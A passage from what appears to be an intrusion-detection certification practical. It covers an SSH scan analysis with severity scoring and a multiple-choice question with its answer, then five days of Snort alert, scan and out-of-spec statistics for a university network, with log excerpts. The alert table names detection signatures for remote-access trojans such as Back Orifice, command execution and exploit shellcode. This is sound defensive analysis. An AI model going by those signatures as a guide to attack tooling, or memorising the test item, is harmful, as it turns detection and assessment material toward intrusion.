* 2001-01-16:  SSH Secure-RPC Weak Encrypted Authentication
Vulnerability
* 2000-09-30:  scp File Create/Overwrite Vulnerability
* 2000-07-05:  SSH 1.2.27 Kerberos Ticket Cache Exposure Vulnerability
* 2000-02-24:  SSH client xauth Vulnerability
* 1999-11-13:  Sshd RSAREF Buffer Overflow Vulnerability
* 1999-09-17:  SSH Authentication Socket File Creation Vulnerability
* 1998-01-20:  ssh-agent Vulnerability
```

5. Attack mechanism

The attack works by sending TCP packets with the SYN bit set to the target host and looking for a return TCP pack with the SYN and ACK bits set or the RST bit set. If a follow up attack is to be mounted it will probably be an attack against the CRC-32 compensation attack detection code. This particular attack is due to a improper bounds checking on an integer. This particular attack would allow the attacker to execute arbitrary commands on the target with the permissions of the SSH server, which is usually root.

6. Correlation's

A search of Dshield.org did not return any hits for any activity from this IP address or this subnet.

A search of Bugtraq return a list of known vulnerabilities in various implementations of the SSH service. Again, here is a list of the vulnerabilities returned by the search:

```
* 2001-02-08:  SSH CRC-32 Compensation Attack Detector Vulnerability
* 2001-02-06:  PKCS #1 Version 1.5 Session Key Retrieval Vulnerability
* 2001-02-05:  SSH1 SSH Daemon Logging Failure Vulnerability
* 2001-01-16:  SSH Secure-RPC Weak Encrypted Authentication
Vulnerability
* 2000-09-30:  scp File Create/Overwrite Vulnerability
* 2000-07-05:  SSH 1.2.27 Kerberos Ticket Cache Exposure Vulnerability
* 2000-02-24:  SSH client xauth Vulnerability
* 1999-11-13:  Sshd RSAREF Buffer Overflow Vulnerability
* 1999-09-17:  SSH Authentication Socket File Creation Vulnerability
* 1998-01-20:  ssh-agent Vulnerability
```

7. Evidence of active targeting

The attacker has scanned all of my publicly available subnets for the SSH service. Two external DNS servers are the only hosts running this service on the networks scanned. This is probably part of a larger scan/scripted attack.

8. Severity

(Criticality + Lethality) – Countermeasures (System + Network) = Severity

Criticality: 5 - although this attack was not targeting a specific host, my public DNS servers were the only hosts scanned that run the SSH service

Lethality: 4 – this may only be an information gathering attack or it could possible be a scripted attack that will follow-up with a buffer overflow after finding a vulnerable SSH service

Countermeasures:

System: 3 - modern operating systems, not so up to date security patches, TCP wrappers installed but configured to allow any host to connect to the SSH service

Network: 2 – some of the hosts scanned are behind a restrictive firewall, however the two DNS are not but an IDS is in place

Attack Severity: (5 + 4) – (3 + 2) = 4

9. Defensive recommendations

Keep the SSH service up-to-date and configure TCP wrappers to be more restrictive on the SSH service. Block attempts to connect to tcp/22 at the router or a firewall for hosts that do not service SSH to external hosts.

10. Multiple choice test questions

Q. Which of the following is true?

a) content analysis techniques may be used to analyze encrypted sessions
b) traffic analysis techniques may be used to analyze encrypted sessions

c) SSH sessions are not encrypted
d) telnet traffic is encrypted

A. The answer is b) traffic analysis techniques may be used to analyze encrypted sessions. According to the course material when the payload is encrypted we may still use traffic analysis techniques to analyze the traffic. Although we may not be able to view the content of encrypted traffic, header information may prove useful in analyzing the encrypted traffic.

Assignment #3 – Analyze this scenario

Executive Summary

The following analysis covers 5 days of consecutive data for a university network. This section summarizes an analysis of 5 consecutive days worth of alert, scan, and oos (out of spec) data for a university. Five days doesn't sound like much but on a hot network it is quite overwhelming. The Analysis is covered in three parts: part 1 covers the top 5 alerts alerts, part 2 covers the top 3 scanning sources, and part 3 covers oos data. The criteria being used to determine the top 5 alerts and top 3 scanning sources is frequency of occurrence.

The data collected was contained in the following files:

Alert Data:

```
alert.020214.gz
alert.020215.gz
alert.020216.gz
alert.020217.gz
alert.020218.gz
```

Out of Spec Data:


```
oos_Feb.14.2002.gz
oos_Feb.15.2002.gz
oos_Feb.16.2002.gz
oos_Feb.17.2002.gz
oos_Feb.18.2002.gz
```

Portscan Data:

```
scans.020214.gz
scans.020215.gz
scans.020216.gz
scans.020217.gz
scans.020218.gz
```


This data was generated by Snort with a standard rulebase. We are not given any information about the topology of the network or the types of OS's they are running. Since this is a university we can probably assume a mixture of Windows and Unix machines.

Summary Data




Other	75.49%
MY.NET.153.111	1.48%
MY.NET.153.122	1.63%
MY.NET.153.109	1.76%
MY.NET.153.197	2.24%
MY.NET.153.114	2.57%
MY.NET.88.148	2.62%
MY.NET.153.119	2.68%
MY.NET.11.7	2.88%
MY.NET.11.6	3.23%

Figure 11 – Top 10 Sources Triggering Alerts




Other	38.42%
MY.NET.153.150	1.19%
211.115.213.202	1.32%
MY.NET.153.197	1.58%
MY.NET.152.109	1.68%
MY.NET.11.5	1.74%
MY.NET.153.184	2.65%
209.10.239.135	15.71%
MY.NET.11.7	6.27%
MY.NET.11.6	6.98%

Figure 12 – Top 10 Alerting Destinations




Other	52.04%
205.188.228.17	0.81%
MY.NET.6.53	1.65%
MY.NET.6.60	1.85%
MY.NET.60.11	2.48%
MY.NET.6.50	3.80%
MY.NET.6.48	4.00%
MY.NET.6.45	4.37%
MY.NET.6.52	4.40%
MY.NET.6.49	6.08%

Figure 13 – Top 10 Scanning Sources




Other	78.93%
MY.NET.153.207	1.02%
MY.NET.60.11	1.07%
MY.NET.6.60	1.18%
MY.NET.60.43	1.68%
MY.NET.11.7	1.72%
MY.NET.11.6	1.86%
MY.NET.6.45	2.03%
MY.NET.1.4	2.47%
MY.NET.1.3	3.59%

Figure 14 – Top 10 Scanned Destinations




Other	45.66%
63.240.15.207	3.48%
61.78.53.74	3.72%
63.240.15.205	3.86%
209.177.65.18	4.24%
63.250.205.9	4.42%
63.240.15.199	4.84%
64.152.216.82	4.95%
63.240.15.204	5.44%
216.54.221.197	8.47%
212.179.35.118	10.91%

Figure 15 – Top 10 External Alerting Sources




Other	37.54%
63.250.205.9	1.52%
64.152.4.132	1.57%
64.124.157.80	2.67%
64.152.4.131	2.99%
64.124.157.64	3.69%
205.188.228.65	7.95%
205.188.228.1	7.98%
63.215.70.141	9.49%
205.188.228.33	10.10%
205.188.228.17	14.51%

Figure 16 – Top 10 External Scanning Sources



Other	6.14%
28204	0.35%
5190	0.45%
1214	6.85%
1026	1.29%
443	1.19%
389	1.22%
139	5.85%
135	1.36%
80	74.32%

Figure 17 – Top 10 Destination TCP Ports Scanned



Other	49.24%
7003	1.81%
7001	14.08%
7000	8.47%
6970	2.70%
514	5.36%
137	3.82%
123	1.24%
88	1.46%
53	7.29%

Figure 18 – Top 10 Destination UDP Ports Scanned

Table 1 – Alert List

Percentage	No. Alerts	Alert Description
33.0780%	137958	connect to 515 from inside
16.3105%	68026	spp_http_decode: IIS Unicode attack detected
14.4681%	60342	SMB Name Wildcard
7.9152%	33012	MISC Large UDP Packet
7.1621%	29871	ICMP Echo Request L3retriever Ping
5.2682%	21972	spp_http_decode: CGI Null Byte attack detected
3.8823%	16192	SNMP public access
2.6444%	11029	INFO MSN IM Chat data
2.0884%	8710	Watchlist 000220 IL-ISDNNET-990517
1.8450%	7695	High port 65535 udp - possible Red Worm - traffic
1.1552%	4818	ICMP Echo Request Nmap or HPING2
0.6428%	2681	ICMP Echo Request BSDtype
0.6030%	2515	ICMP Fragment Reassembly Time Exceeded
0.3719%	1551	ICMP Router Selection
0.2966%	1237	WEB-IIS view source via translate header
0.2604%	1086	SCAN Proxy attempt
0.2371%	989	INFO - Possible Squid Scan
0.2287%	954	INFO Inbound GNUTella Connect request
0.1865%	778	FTP DoS ftpd globbing
0.1460%	609	Watchlist 000219
0.1328%	554	NMAP TCP ping!
0.1204%	502	ICMP Destination Unreachable (Host Unreachable)
0.0942%	393	INFO Possible IRC Access
0.0926%	386	WEB-MISC Attempt to execute cmd
0.0916%	382	MYPARTY - Possible My Party infection
0.0822%	343	WEB-IIS _vti_inf access
0.0798%	333	Null scan!
0.0796%	332	WEB-FRONTPAGE _vti_rpc access
0.0583%	243	INFO Outbound GNUTella Connect request
0.0403%	168	INFO FTP anonymous FTP
0.0391%	163	WEB-CGI ksh access
0.0331%	138	TFTP - Internal TCP connection to external tftp server
0.0305%	127	ICMP Echo Request Windows
0.0249%	104	Incomplete Packet Fragments Discarded
0.0197%	82	ICMP Destination Unreachable (Communication Administratively Prohibited)
0.0165%	69	IDS552/web-iis_IIS ISAPI Overflow ida nosize
0.0163%	68	WEB-CGI rsh access
0.0153%	64	ICMP traceroute
0.0132%	55	INFO Napster Client Data
0.0113%	47	INFO Inbound GNUTella Connect accept
0.0110%	46	EXPLOIT x86 NOOP
0.0101%	42	WEB-MISC 403 Forbidden
0.0091%	38	Possible trojan server activity
0.0067%	28	WEB-CGI scriptalias access
0.0065%	27	Attempted Sun RPC high port access
0.0062%	26	SCAN Synscan Portscan ID 19104
0.0055%	23	WEB-MISC compaq nsight directory traversal
0.0055%	23	EXPLOIT x86 setgid 0
0.0050%	21	Watchlist 000222 NET-NCFC
0.0050%	21	EXPLOIT NTPDX buffer overflow
0.0048%	20	MISC traceroute
0.0041%	17	Back Orifice
0.0038%	16	Tiny Fragments - Possible Hostile Activity
0.0034%	14	WEB-IIS Unauthorized IP Access Attempt
0.0034%	14	Port 55850 tcp - Possible myserver activity - ref. 010313-1
0.0031%	13	Queso fingerprint
0.0031%	13	FTP CWD / - possible warez site
0.0022%	9	SCAN FIN
0.0022%	9	ICMP Destination Unreachable (Protocol Unreachable)
0.0022%	9	EXPLOIT x86 stealth noop
0.0019%	8	SUNRPC highport access!
0.0017%	7	High port 65535 tcp - possible Red Worm - traffic
0.0017%	7	EXPLOIT x86 setuid 0
0.0014%	6	RFB - Possible WinVNC - 010708-1
0.0014%	6	Port 55850 udp - Possible myserver activity - ref. 010313-1
0.0014%	6	INFO Outbound GNUTella Connect accept
0.0012%	5	Virus - Possible MyRomeo Worm
0.0007%	3	WEB-CGI formmail access
0.0005%	2	X11 outgoing
0.0005%	2	WEB-MISC ICQ Webfront HTTP DOS
0.0005%	2	ICMP Address Mask Reply
0.0005%	2	Fragmentation Overflow Attack

Overall Statistics

- Total number of scan attempts: 2486694
- Total number of alerts: 1271791, 417069 (portscan entries trimmed)
- 78 different alerts logged to alert file
- 2449 MY.NET hosts involved in attacks
- 30211 external hosts involved in attacks

Top 5 Alerts

1. connect to 515 from inside

Analysis

This rule accounted for roughly 33% of the alert data, specifically 137958 instances were alerted on. It is likely that the following snort rule is used to generate this alert:

alert tcp $INTERNAL any -> $INTERNAL 515 (msg: "connect to 515 from inside"; flags: S;)

I ruled out the possibility that this could machines connecting to external machines on port 515 by observing that in all instances of the alert the destination machines were on the MY.NET network. I am assuming the SYN flag to be set since connect attempts are being alerted on and the traffic is assumed to be directed at tcp 515. It is possible that connections to UDP 515 are being alerted on, however the most likely candidate is the UNIX LPR service which is most commonly run a TCP 515.

The top 5 sources for this alert were:

- 10945 attempts - MY.NET.153.119
- 10130 attempts - MY.NET.88.148
- 9834 attempts - MY.NET.153.114
- 6590 attempts - MY.NET.153.109
- 6556 attempts - MY.NET.153.122

The destinations for this alert were:

- 137610 attempts - MY.NET.150.198
- 206 attempts - MY.NET.150.205
- 142 attempts - MY.NET.1.63

Excerpts from the alert file for each of the source addresses follows:

MY.NET.153.119

02/18-23:32:12.686631 [**] connect to 515 from inside [**] MY.NET.153.119:1927 -> MY.NET.150.198:515
02/18-23:32:12.686839 [**] connect to 515 from inside [**] MY.NET.153.119:1927 -> MY.NET.150.198:515
02/18-23:32:12.686905 [**] connect to 515 from inside [**] MY.NET.153.119:1927 -> MY.NET.150.198:515
02/18-23:32:12.687509 [**] connect to 515 from inside [**] MY.NET.153.119:1927 -> MY.NET.150.198:515
02/18-23:32:12.687576 [**] connect to 515 from inside [**] MY.NET.153.119:1927 -> MY.NET.150.198:515

MY.NET.88.148
02/18-19:08:38.635790 [**] connect to 515 from inside [**] MY.NET.88.148:1335 -> MY.NET.150.198:515
02/18-19:08:38.636059 [**] connect to 515 from inside [**] MY.NET.88.148:1335 -> MY.NET.150.198:515
02/18-19:08:38.636127 [**] connect to 515 from inside [**] MY.NET.88.148:1335 -> MY.NET.150.198:515
02/18-19:08:38.636866 [**] connect to 515 from inside [**] MY.NET.88.148:1335 -> MY.NET.150.198:515
02/18-19:08:38.636934 [**] connect to 515 from inside [**] MY.NET.88.148:1335 -> MY.NET.150.198:515

MY.NET.153.114
02/18-20:48:07.966148 [**] connect to 515 from inside [**] MY.NET.153.114:1616 -> MY.NET.150.198:515
02/18-20:48:07.967557 [**] connect to 515 from inside [**] MY.NET.153.114:1616 -> MY.NET.150.198:515
02/18-20:48:07.970459 [**] connect to 515 from inside [**] MY.NET.153.114:1616 -> MY.NET.150.198:515
02/18-20:48:07.971692 [**] connect to 515 from inside [**] MY.NET.153.114:1616 -> MY.NET.150.198:515
02/18-20:48:07.973179 [**] connect to 515 from inside [**] MY.NET.153.114:1616 -> MY.NET.150.198:515

MY.NET.153.109
